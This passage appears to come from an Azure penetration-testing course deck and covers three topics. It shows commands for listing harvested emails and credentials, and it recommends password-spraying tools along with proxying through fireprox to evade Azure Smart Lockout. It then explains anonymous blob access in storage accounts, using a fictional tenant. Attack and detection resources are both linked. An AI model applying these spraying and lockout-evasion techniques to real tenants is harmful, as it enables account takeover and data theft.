
- Show collected emails and credentials.

```
show emails
```

```
show creds
```

PASSWORD SPRAYING CYCLE

THE PASSWORD SPRAYING CYCLE



I WHICH SPRAYING TOOL?

- You'll find a lot of tools or scripts that can enumerate or spray Office365/Azure/OWA etc.
- So how do you choose the right one to use? Here are some of the things I look for in spraying tools:
 - Support for spraying through proxies & e.g. **fireprox** (useful for bypassing Azure Smart Lockout)
 - <https://github.com/ustayready/fireprox>
 - <https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-password-smart-lockout>
 - Capability to spray/enumerate against multiple Microsoft services.
 - Easy customization - configure lockouts, sleep timers, delay timers etc.
- Some of my favorite tools:
 - **TeamFiltration** - <https://github.com/Flangvik/TeamFiltration>
 - **MSOLSpray** - <https://github.com/dafthack/MSOLSpray>
 - **Omnispray** - <https://github.com/0xZDH/Omnispray>




PASSWORD SPRAYING RESOURCES

ATTACK


- <https://depthsecurity.com/blog/spray-365-a-new-twist-on-office-365-password-spraying>
- <https://www.trustedsec.com/blog/owning-o365-through-better-brute-forcing/>
- <https://depthsecurity.com/blog/spray-365-a-new-twist-on-office-365-password-spraying>
- <https://derkvanderwoude.medium.com/password-spray-from-attack-to-detection-and-prevention-87c48cede0c0>

DETECTION/MITIGATION

- <https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/PasswordSpray.md>
- <https://docs.microsoft.com/en-us/security/compass/incident-response-playbook-password-spray>
- <https://derkvanderwoude.medium.com/password-spray-from-attack-to-detection-and-prevention-87c48cede0c0>
- <https://jeffreyappel.nl/protecting-against-password-spray-attacks-with-azure-sentinel-and-azure-ad/>
- <https://www.microsoft.com/en-us/microsoft-365/blog/2018/03/05/azure-ad-and-adfs-best-practices-defending-against-password-spray-attacks/>



INSECURE BLOB STORAGE




I AZURE STORAGE ACCOUNTS

- An Azure storage account contains all of your Azure Storage data objects, including **blobs**, file shares, queues, tables, and disks.
- The service allows you to store objects on the cloud.
- The storage account provides a **unique namespace** for your Azure Storage data that's accessible from anywhere in the world over **HTTP or HTTPS**.
- Storage accounts offer different types of storage services;
Blob, Queue, File and Table
 - <https://docs.microsoft.com/en-us/azure/storage/common/storage-account-overview>



I AZURE BLOB SERVICE

- Azure blob storage is a service that is optimized for storing large amounts of unstructured data e.g. images, videos, documents, log files etc.



AZURE STORAGE ACCOUNT

Home >

Storage accounts ⚡ ...


voughtint (voughtint.onmicrosoft.com)

+ Create ⏪ Restore 🛡 Manage view Refresh Export to CSV Open query Assign tags Delete

Filter for any field... Subscription equals all Resource group equals all Location equals all Add filter

<input type="checkbox"/> Name ↑↓	Type ↑↓	Kind ↑↓	Resource group ↑↓
<input type="checkbox"/> voughtbackup	Storage account	StorageV2	vought-hq-resources
<input type="checkbox"/> voughtdata	Storage account	StorageV2	vought-hq-resources

ANONYMOUS BLOB ACCESS



The screenshot shows the Microsoft Azure Storage account interface for a container named "voughtbackup". A modal dialog titled "New container" is open, prompting for a container name ("config") and public access level. The "Public access level" dropdown is set to "Private (no anonymous access)". A red box highlights the "Container (anonymous read access for containers and blobs)" option in the dropdown menu, which is the correct choice for enabling anonymous blob access.

Microsoft Azure

Search resources, services, and docs (G+/)

Home > voughtbackup

voughtbackup | Containers

Storage account

Search (Ctrl+ /)

+ Container Change access

Overview

Activity log

Tags

Diagnose and solve problems

Access Control (IAM)

Data migration

Search containers by prefix

Show deleted containers

New container

